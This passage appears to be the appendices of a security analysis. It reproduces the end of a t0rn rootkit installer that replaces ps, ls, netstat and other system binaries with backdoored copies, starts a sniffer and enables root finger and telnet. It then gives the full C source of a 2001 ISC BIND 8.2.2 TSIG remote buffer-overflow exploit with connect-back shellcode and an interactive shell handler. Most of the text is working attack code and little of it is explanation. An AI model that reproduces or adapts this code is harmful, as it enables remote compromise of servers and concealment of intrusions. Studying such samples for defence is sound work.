mv -f in.fingerd /usr/sbin/in.fingerd
mv -f ps /bin/ps
mv -f ifconfig /sbin/ifconfig
mv -f du /usr/bin/du
mv -f netstat /bin/netstat
mv -f top /usr/bin/top
mv -f ls /bin/ls
mv -f find /usr/bin/find
```

```
        echo "${BLU}#         ${RED}: ps/du/ls/top/netstat/find backdoored              ${BLU}#${RES}"
        echo "${BLU}#                                                          #${RES}"
        echo "${BLU}# ${BLU}[Moving our files...]                                    ${BLU}#${RES}"
        cd $bla2
        mv t0rns /usr/src/.puta/t0rns
        mv t0rnp /usr/src/.puta/t0rnp
        mv t0rnsb /usr/src/.puta/t0rnsb
        cd /usr/src/.puta
        ./t0rns
        echo "${BLU}#         ${RED}: t0rnsniff/t0rnparse/sauber moved                ${BLU}#${RES}"
        echo "${BLU}# ${BLU}[Modifying system settings to suit our needs]              ${BLU}#${RES}"
        echo "${BLU}#         ${RED}: deaning inetd.conf - enabling finger/telnet     ${BLU}#${RES}"
        sed "s/^#telnet/telnet/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf
        sed "s/^#shell/shell/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool ;mv -f
/tmp/.pinespool /etc/inetd.conf
        sed "s/^# telnet/telnet/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf
        sed "s/^# shell/shell/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool ;mv -f
/tmp/.pinespool /etc/inetd.conf
        sed "s/^#finger/finger/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf
        sed "s/^# finger/finger/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf
        sed '/finger/s/nobody/root/g' /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf

        if [ "`grep ALL /etc/hosts.deny`" ]; then
        echo "${BLU}#         ${RED}: Detected ALL : hosts.deny tcpd backdoored    ${BLU}       #${RES}"

        else
        echo ""
        fi

        echo "${WHI}-------------------------------------------------------------------${RES}"
        echo "${RED}[Patching... ]${RES}  "
        echo "${BLU}This version has no patching.. do it manually bitch${RES}"

        # removed this patching since this kit is not going to be used with the
        # wuftpd/statd worms..

        killall inetd
        /usr/sbin/inetd

        echo "${WHI}-------------------------------------------------------------------${RES}"

        echo "${RED}[System Information...]${RES}"
        MYIPADDR=`/sbin/ifconfig eth0 | grep "inet addr:" | \
        awk -F ' ' '{print $2} ' | cut -c6-`
        echo "${BLU}Hostname :${WHI} `hostname -f` ($MYIPADDR)${RES}"
        uname -a | awk '{ print  $11 }' >/tmp/info_tmp
        echo "${BLU}Arch : ${WHI}`cat /tmp/info_tmp` -+- bogomips : `cat /proc/cpuinfo | grep bogomips | awk '{print
$3}'` '${RES}"
        echo "${BLU}Alternative IP :${WHI} "`hostname -i`" -+-  Might be ["`/sbin/ifconfig | grep \
        eth | wc -l`" ] active adapters.${RES}"
        if [ -f /etc/redhat-release ]; then
        echo -n "${BLU}Distribution:${WHI} `head -1 /etc/redhat-release`${RES}"
        else
        echo -n "${BLU}Distribution:${WHI} unknown${RES}"
        fi

        endtime=`date +%S`
        total=`expr $endtime - $startime`

        echo ""
        echo "${WHI}-------------------------------------------------------------------${RES}"
        echo "${RED}ipchains ...?${RES}"
        /sbin/ipchains -L input | head -5
        echo "${WHI}-------------------------------------------------------------------${RES}"

        echo "${WHI}============================== ${RED}Backdooring completed in :$total seconds
${RES}"
```

```
cd $bla2
cd ../
rm -rf tk*
if [ -f /usr/sbin/syslogd ] ; then
/usr/sbin/syslogd
else
/sbin/syslogd
fi
```

Appendix B – Source code of tsl_bind.c (TSIG)

```
/*
* Tamandua Laboratories. - CONFIDENTIAL - *** PROOF OF CONCEPT ***
* Copyright (C) 2001 Tamandua Laboratories.
* Powered by Axur Communications Inc. - www.axur.org
*
* Author   : Gustavo Scotti   (scotti@axur.org)
* Co-Author: Thiago Zaninotti
*
*
* ENGLISH EXPLANATION:
  ------------------

  HOW DOES THE TSIG's BUG WORK, AND HOW TO EXPLOIT IT?

  The NAI(1)'s discovered TSIG bug is serious, but not that much. To
  exploit it, you'll need lucky (or at least some well known host).

  Actually, you get the stack modified, and all you can overwrite is
  ebp, not the return address. This give us a longer way to get the
  return address modified. I'll try to exemplify it on pure ASCII graphics:

              | EBP  | RET ADDRESS | FUNCTION PARAMETERS
              ^
             ESP

  The named server after finding the TSIG RR, and checking that the key is
  not valid, by its rfc, it answers the question, but appends a truncated
  TSIG RR. The vulnerability is: the named calculates the message lenght by
  the fully qualified TSIG record, not by checking the truncated one.

  When named starts to re-construct the answer, it skips the question, and
  then answers the truncted RR TSIG. The way we did it, we offer named a as
  much longer as question can be, so when it answers the TSIG, boom, we got
  our ebp modified.


  EVERYTHING CAN'T BE SO TRIVIAL:

  You are right! When the function named as "datagram_read" exits, the ebp
  is then changed, affecting its parent function that calls "__evDrop".
  evDrop needs a pointer to a structure, so it can process the event ok.
  When ns_sign overrun the stack, it fills in with "0x0011" (error code to
  badkey) and "0x0000" (other data len - only used when errorcode = badtime).
  In other words, you cannot fill in the LSB's ebp with arbitrary value.
  After some while, we found out that:

     * To exploit it, you'll need the ebp lsb >= 0x54. That's because of
       ebp, and the internal evDrop local variables and the TSIG answer.
       A distribution should load as much environment variables as to make
       ebp least significant byte greater than 0x54. Slackware almost do
       that, so it's not vulnerable by default. Redhat showed us that it is
       vulnerable. Other distros should be checked. We have made a probing
       method that would help you port it to your distribution.


     * Getting your signatures:

       1) boot your linux distro straight! - this is very important
       2) get the process PID and then run gdb
       3) type "attach <pid_number>"
       3) (gdb) continue
       4) run the probe mode.
       5) if you get a SIGABORT, then your distribution is not vulnerable.
       6) if you get a SEGV, you have great chances to exploit it :)
       7) issue a "i r ebp" on gdb
          take a look:
          ebp        0xbffff8dc
                           ^^-> this is the least significant byte,
```

```
                        if you don't know him :)
        This value should be greater than 0x54. (in this case, it is
        vulnerable);

      8) pass it as a parameter to the exploit, and you'll get there :)


    * There are differences when the system runs "named" and when a user
      runs it. That's all because environment variables (when you log in,
      you load up a lot more of it). So you can scan both modes.

    * PS: Now of Feb 4th, we have included the infoleak bug to probe for
      ebp values. - no more debug nor operating system probes.


 (1) NAI is a registered trademark of Network Associates Inc. and it is copyrighted.


*/

#include <stdlib.h>
#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/time.h>
#include <getopt.h>

typedefunsigned char       u8;
typedef unsigned short      u16;
typedef unsigned long       u32;

/* SHELLCODE - this is a connect back shellcode */

u8 shellcode[]=
"\x3c\x90\x89\xe6\x83\xc6\x40\xc7\x06\x02\x00\x0b\xac\xc7\x46"
"\x04\x97\xc4\x47\xa0\x31\xc0\x89\x46\x08\x89\x46\x0c\x31\xc0\x89"
"\x46\x28\x40\x89\x46\x24\x40\x89\x46\x20\x8d\x4e\x20\x31\xdb\x43"
"\x31\xc0\x83\xc0\x66\x51\x53\x50\xcd\x80\x89\x46\x20\x90\x3c\x90"
"\x8d\x06\x89\x46\x24\x31\xc0\x83\xc0\x10\x89\x46\x28\x58\x5b\x59"
"\x43\x43\xff\x76\x20\xcd\x80\x5b\x4f\x74\x32\x8b\x04\x24\x89\x46"
"\x08\x90\xbd\x7f\x00\x00\x01\x89\x6e\x04\xc7\x06\x03\x80\x35\x86"
"\xb8\x04\x00\x00\x00\x8d\x0e\x31\xd2\x83\xc2\x0c\xcd\x80\xc7\x06"
"\x02\x00\x0b\xab\x89\x6e\x04\x90\x31\xff\x47\xeb\x88\x90\x31\xc0"
"\x83\xc0\x3f\x31\xc9\x50\xcd\x80\x58\x41\xcd\x80\xc7\x06\x2f\x62"
"\x69\x6e\xc7\x46\x04\x2f\x73\x68\x00\x89\xf0\x83\xc0\x08\x89\x46"
"\x08\x31\xc0\x89\x46\x0c\xb0\x0b\x8d\x56\x0c\x8d\x4e\x08\x89\xf3"
"\xcd\x80\x31\xc0\x40\xcd\x80";
/* DIVERSE OPERATING SYSTEMS NUMBERS */
struct t_os
  {
  u8    *name;
  u32  ebp;
  u32  desloc;
  };

struct t_os OS[]={
  { "Linux Slackware TMDLabs tests - Gustavo", 0xbffff8cc, 2 }
 , { "Linux Redhat 6.1 8.2.2-P5 - Gustavo", 0xbffffc5c, 2 }
 , { NULL, 0 }
};

int verbose=0;

/* DNS STRUCTURE */
struct t_query
{
  u16                   id;
  u8                    rd:1,                   /* recursion desired */
                        tc:1,                   /* truncated message */
            aa:1,                       /* authoritative answer */
            opcode:4,   /* message opcode */
            qr:1;                       /* response flag */
```

```
  u8          rcode:4,    /* response code */
                          unused:2,
            pr:1,                           /* primary server required */
            ra:1;                           /* recursion available */
  u16         qdcount,    /* no of question entries */
                          ancount,          /* no of answers entries */
            nscount,      /* no of authority entries */
            arcount;      /* no of resource entries */
};


/* NETWORKING FUNCTIONS */
u32
dns2ip( host)
u8 *host;
{
        struct hostent *dns;
        u32                     saddr;
        dns = gethostbyname( host);
        if (!dns)
          return 0xffffffff;
        bcopy( (char *)dns->h_addr, (char *)&saddr, dns->h_length);
        return ntohl(saddr);
}

int
udp_connect(u32 addr, u16 port)
{
          struct sockaddr_in client;
        int new_fd;

        new_fd = socket( AF_INET, SOCK_DGRAM, 0);
        if (new_fd<0)
          return -1;

          bzero( (char *) &client, sizeof( client));
        client.sin_family = AF_INET;
        client.sin_addr.s_addr = htonl( addr);
          client.sin_port = htons( port);
        if (connect( new_fd, (struct sockaddr *) &client, sizeof(client))<0)
          return -2; /* cant bind local address */

        return new_fd;
}

u32 retrieve_local_info(int sock)
{
  struct sockaddr_in server;
  int    soclen;
  soclen = sizeof(server);
  if (getsockname(sock, (struct sockaddr *)&server, &soclen)<0)
     {
     printf("*  error in getsockname\n");
     exit(0);
     }
  return htonl(server.sin_addr.s_addr);
}

int
bind_tcp( u16 *port)
{
  struct sockaddr_in mask_addr;
  int sock, portno=25000; /* base_port */

  sock = socket( AF_INET, SOCK_STREAM, 0);
  if (sock<0)
    return sock;

redo:
  mask_addr.sin_family = AF_INET;
  mask_addr.sin_port = htons( portno);
  mask_addr.sin_addr.s_addr = 0;
```

```
  if (bind(sock, (struct sockaddr *)&mask_addr, sizeof(mask_addr))<0)
    {
error:
    portno++;
    if (portno>26000)
      {
      printf("*  no TCP port to bind in.\n");
      exit(0);
      }
    goto redo;
    }
  if (listen( sock, 0)<0)
    goto error;

  printf(".  TCP listen port number %d\n", portno);
  if (port)
    *port = portno;
  return sock;
}


/* DNS functions */

u8
*encode_name( u8 *data, int *out_size)
{
  int i,n;
  static u8 out[1024];
  u8  *head;

  head = out;
  snprintf(out, sizeof(out), "1%s", data);
  *out_size = strlen(out);
  for (n=0,i=1;i<*out_size;i++)
    {
    if (out[i]=='.')
      {
      *head = n;
      head = &out[i];
      n=0;
      }
    else n++;
    }
  *head=n;
  return out;
}

void fill_domainname(u8 *fill, int size)
{
  u8 c='A';
  while (size)
    {
    int n,i;

    if (size>63) n=62;
      else n=size-1;

    *fill++=n;
    if (c!=0x44)
      memset(fill, c, n);
    else
      for (i=0;i<n;i++) fill[i]=i;
    c++;
    fill+=n;
    size-=(n+1);
    }
}

/* SHELL CODE ASSEMBLY */
u8 *assembly_shellcode( u32 ebp)
{
```

```
  static u8                 buff[512];
  u8                        *shell;
  u32                       ret_addr, addr, offset, pad_offset;

  addr   = ebp & ~(0xff);
  offset = ebp & 0xff;

  if (offset < 0x54)
    {
    printf("*  this ebp is not vulnerable. sorry!\n");
    exit(0);
    }



  offset = 0x22b - offset;

  shell = buff;
  pad_offset = sizeof(shellcode)-1;

  ret_addr = addr - offset - 1;             /* perfect align :) */

  memcpy(shell, shellcode, sizeof(shellcode));
  fill_domainname( &buff[pad_offset], (offset-pad_offset));
  /* fill ebp data */
  shell = &buff[offset];
  *shell=16;                                                    shell++;
  *(u32 *)shell = 6;                        shell+=4;           /* evDrop event */
  *(u32 *)shell = ret_addr;                 shell+=4;           /* return address */
  *(u32 *)shell = ebp;   shell+=4;          /* ebp info */
  *(u32 *)shell = addr;                                         /* evDrop event pointer */
  offset+=17;
  fill_domainname( &buff[offset], 488-offset);

  buff[488]=0;
  return buff;
}



int
assembly_dns_query( u8 *packet, u32 ebp)
{
  struct t_query            *hdr;
  u8                                    *data, *encoded_shell;
  int                                   size;

  bzero(packet, sizeof(struct t_query));
  hdr = (struct t_query *)packet;

  hdr->id = getpid();
  hdr->qdcount = 1;
  hdr->opcode  = 0; /* QUERY */
  hdr->arcount = 1; /* yes, we have the TSIG here */

  data = (u8 *)(hdr + 1);

  encoded_shell = assembly_shellcode( ebp);
  memcpy(data, encoded_shell, 489);
  data += 489;
  *(u16 *)data = htons(1);                  /* QUERY type */
  data += sizeof(u16);
  *(u16 *)data = htons(1);                  /* QUERY class */
  data += sizeof(u16);
  *data++ = 0;                              /* RR DOMAIN NAME (none) */
  *(u16 *)data = htons(250);                /* TSIG RR type */
  data += sizeof(u16);
  *(u16 *)data = htons(255);                /* TSIG RR class = ANY */
  data += sizeof(u16);

  /* switch host to network byte ordering (HEADER ONLY!) */
  hdr->id = htons( hdr->id);
```

```
  hdr->qdcount = htons( hdr->qdcount);
  hdr->ancount = htons( hdr->ancount);
  hdr->nscount = htons( hdr->nscount);
  hdr->arcount = htons( hdr->arcount);

  return (data - packet);
}

int
assembly_dns_infoleak_query( u8 *packet)
{
  struct t_query          *hdr;
  u8                      *data, *encoded_zone;
  int                     size;

  bzero(packet, sizeof(struct t_query));
  hdr = (struct t_query *)packet;

  hdr->id = getpid();
  hdr->opcode  = 1;                                   /* IQUERY */
  hdr->rd = 1; hdr->ra = 1;
  hdr->ancount = 1;

  data = (u8 *)(hdr + 1);
  fill_domainname( data, 440);
  data[440]=0;
  data+=441;

  *(u16 *)data = htons(1);                            /* A type */
  data += sizeof(u16);
  *(u16 *)data = htons(1);                            /* CHAOS class */
  data += sizeof(u16);
  *(u32 *)data = htonl(1);                            /* TTL */
  data += sizeof(u32);
  *(u16 *)data = htons(255);                          /* EVIL SIZE */
  data += sizeof(u32);
  /* switch host to network byte ordering (HEADER ONLY!) */
  hdr->id = htons( hdr->id);
  hdr->qdcount = htons( hdr->qdcount);
  hdr->ancount = htons( hdr->ancount);
  hdr->nscount = htons( hdr->nscount);
  hdr->arcount = htons( hdr->arcount);

  return (data - packet);
}

int
assembly_dns_chaos_query( u8 *packet)
{
  struct t_query          *hdr;
  u8                      *data, *encoded_zone;
  int                     size;

  bzero(packet, sizeof(struct t_query));
  hdr = (struct t_query *)packet;

  hdr->id = getpid();
  hdr->qdcount = 1;
  hdr->opcode  = 0;                                   /* QUERY */

  data = (u8 *)(hdr + 1);

  encoded_zone = encode_name( "version.bind", &size);
  encoded_zone[size++]=0;
  memcpy(data, encoded_zone, size);
  data += size;
  *(u16 *)data = htons(16);                           /* TXT type */
  data += sizeof(u16);
  *(u16 *)data = htons(3);                            /* CHAOS class */
  data += sizeof(u16);

  /* switch host to network byte ordering (HEADER ONLY!) */
```

```
  hdr->id = htons( hdr->id);
  hdr->qdcount = htons( hdr->qdcount);
  hdr->ancount = htons( hdr->ancount);
  hdr->nscount = htons( hdr->nscount);
  hdr->arcount = htons( hdr->arcount);

  return (data - packet);
}



void
check_data(int fd, u16 local_port, int probe)
{
 u8                     pkt[1024];
                        /* no packet can have more than this... */

 u32        ebp;
 u32        r_addr;
 u16                    r_port;
 int                    n,i;

/*  n = udp_read(fd, &r_addr, &r_port, pkt, sizeof(pkt));   */
 n = read(fd, pkt, sizeof(pkt));

 if (n<sizeof(struct t_query))
   return;
 else
   {
   struct t_query       *query;
   u8                                   *data;

   query = (struct t_query *)pkt;
   data  = (u8 *)(query+1);
   if (verbose)
     {
     printf("recebi query de resposta: %d bytes\n", n);

     printf("packet id=%x\n", query->id);
     printf("rd %d, tc %d, aa %d, opcode %d, qr %d\n",
       query->rd, query->tc, query->aa, query->opcode, query->qr);
     printf("rcode %d, pr %d, ra %d\n",
       query->rcode, query->pr, query->ra);
     printf("counts: qd %d, an %d, ns %d, ar %d\n",
       htons(query->qdcount), htons(query->ancount), htons(query->nscount),
       htons(query->arcount));

     printf("\n**** RECV PACKET DUMP ****\n");
     for (i=0;i<n;i++)
       {
       if (!(i % 16)) printf("\n%04x  ", i);
         printf("%02x ", pkt[i]);
       }

     printf("\n");
     }

   if (query->rcode==1 && query->opcode==1 && query->rd && query->qr)
     /* infoleak answer */
     {
     u32  local_addr;

     ebp = *(u32 *)&pkt[0x214];
     ebp -= 0x20;
     printf("\tebp is %08x\n", ebp);
     if (probe)
       {
       exit(0);
       }
     printf(".  waiting for connect_back shellcode response...  ");
     local_addr = retrieve_local_info(fd);
```

```
        *(u32 *)&shellcode[0x62] = htonl(local_addr);
        *(u16 *)&shellcode[0x81] = htons(local_port);
        /* start to dump da packet away */
        n = assembly_dns_query( pkt, ebp);
        write( fd, pkt, n);
        }


      if (query->rcode)
        {
        printf("\n*  error on binding receiving the message\n");
        exit(0);
        }

      if (query->ancount) /* we have answer */
        {
        u16  type, class;

        /* skip domainname */
        while (*data)
          data += (1+*data);
        data++;
        type  = ntohs(*(u16 *)data); data += sizeof(u16);
        class = ntohs(*(u16 *)data); data += sizeof(u16);
        if (type==16 && class==3) /* the answer for our bind baby */
        /* skip domainname */
        while (*data)
          data += (1+*data);
        data+=11;
        data[*data+1]=0; data++;
        printf("\b%s\n", data);
        printf(".  probing ebp...  ");
        n = assembly_dns_infoleak_query( pkt);
        write( fd, pkt, n);

        }
      }
}


proxy_loop(int sock)
{
  fd_set fds;
  u8     tmp[256];
  int    tcp, addr_len;
  struct sockaddr_in server;

  addr_len = sizeof(server);
  tcp = accept( sock, (struct sockaddr *)&server, &addr_len);
  printf("\bconnected\n.        ^---> from %s:%d\n", inet_ntoa(server.sin_addr), ntohs(server.sin_port));
  close(sock); /* closing incoming socket */
  printf(".  congratulations. you have owned this one.\n");

   sprintf(tmp,"uname -a; id\n");
   send(tcp, tmp, strlen(tmp), 0);
   /* basic async mode */
   while (1)
      {
      FD_ZERO(&fds);
      FD_SET(0, &fds);
      FD_SET(tcp, &fds);

      if (select(tcp+1, &fds, NULL, NULL, NULL)>0)
        {
        if (FD_ISSET(0, &fds))
          {
          int n;
          n = read(0, tmp, 256);
          if (n<0)
            goto end_conn;
          if (write(tcp, tmp, n)!=n) goto end_conn;
```

```
            }
          if (FD_ISSET(tcp, &fds))
            {
            int n;
            n = read(tcp, tmp, 256);
            if (n<0)
              goto end_conn;

            if (write(0, tmp, n)!=n) goto end_conn;
            }
            }
          }
end_conn:
    close(tcp);
    printf(".  bye-bye. Stay tuned for more Tamandua Labs codes.\n");
    exit(0);
}




/* INFO ON MAIN:
   ------------

   This exploit will probe for bind's version, and then will try to exploit
   it. Thus, it gets the local address information, to connect back.

*/


int main(int argc, char **argv)
{
   u32                                  addr;
   int                                  dns_fd, local_fd;
   u8                                   data[1024];
   u16                                  local_port;

   int                                  probe=0;

   fd_set                       fd_r;
   struct timeval               tv;
   char                         try_ch[4]="/-\\|";

   int                                  i, n, max_fd;

   printf(".  ISC bind 8.2.2-x remote buffer-overflow for linux x86\n");
   printf(".  (c)2001 Tamandua Laboratories - www.axur.com.br\n");
   printf(".  (c)2001 Gustavo Scotti <scotti@axur.org>\n\n");

   for (;;)
     {
     int c;
     int option_index = 0;

     static struct option long_options[] =
       {
                            { "help"     , no_argument       , NULL, 'h' },
                            { "verbose"  , no_argument       , NULL, 'v' },
                            { "probe"    , no_argument       , NULL, 'p' },
                            { 0, 0, 0, 0 }
       };

     c = getopt_long(
                            argc, argv,
                            "hvp",
                            long_options, &option_index);
     if (c == EOF)
       break;

     switch (c)
               {
```

```
                        case 'h': /* help */
                                                printf
                                                (
"   usage: %s [-phv] target\n"
"\n"
"   -h, --help              this message\n"
"   -v, --verbose           verbose\n"
"   -p, --probe             probe only!\n"
"\n", argv[0]
                                                );
                                                return 0;
                        break;
                case 'p': probe=1;
                                break;
                case 'v': /* verbose */
                        verbose=1;
                        break;
                }
        }

    if (optind >= argc)
        {
        printf( "*  no target especified\n");
        return 1;
        }

    addr = dns2ip(argv[optind]);
    if (addr==0xffffffff)
        {
        printf("*  could not resolve '%s'\n", argv[optind]);
        exit(0);
        }

    local_fd = bind_tcp(&local_port);
    dns_fd = udp_connect( addr, 53);
    n = assembly_dns_chaos_query( data);
    write( dns_fd, data, n);
    max_fd = 1+(local_fd > dns_fd ? local_fd : dns_fd);
    printf(".  waiting for server response... ");

    while (1)
        for (n=0;n<20;)
        {
        int i;

        printf("\b%c", try_ch[(n%4)]);
        fflush(stdout);

        FD_ZERO( &fd_r);
        FD_SET( dns_fd, &fd_r);
        FD_SET( local_fd, &fd_r);

        tv.tv_sec  = 0;
        tv.tv_usec = 50000;

        i = select( max_fd, &fd_r, NULL, NULL, &tv);
        if (!i) { n++; continue; }
        if (i>0)
            if (FD_ISSET(dns_fd, &fd_r)) check_data(dns_fd, local_port, probe);
        else
            if (FD_ISSET(local_fd, &fd_r)) proxy_loop(local_fd);
        }
}
/*
----- tmd info tag -----
#  tmdl-003
v  ISC Bind Server                      (8.2.2.x)
w  february, 2nd 2001
a  Gustavo Scotti                       (scotti@axur.org)
i  do not run this behind a masquerade server. the shellcode is a connect
i  back and it does probe for local address.
*/
```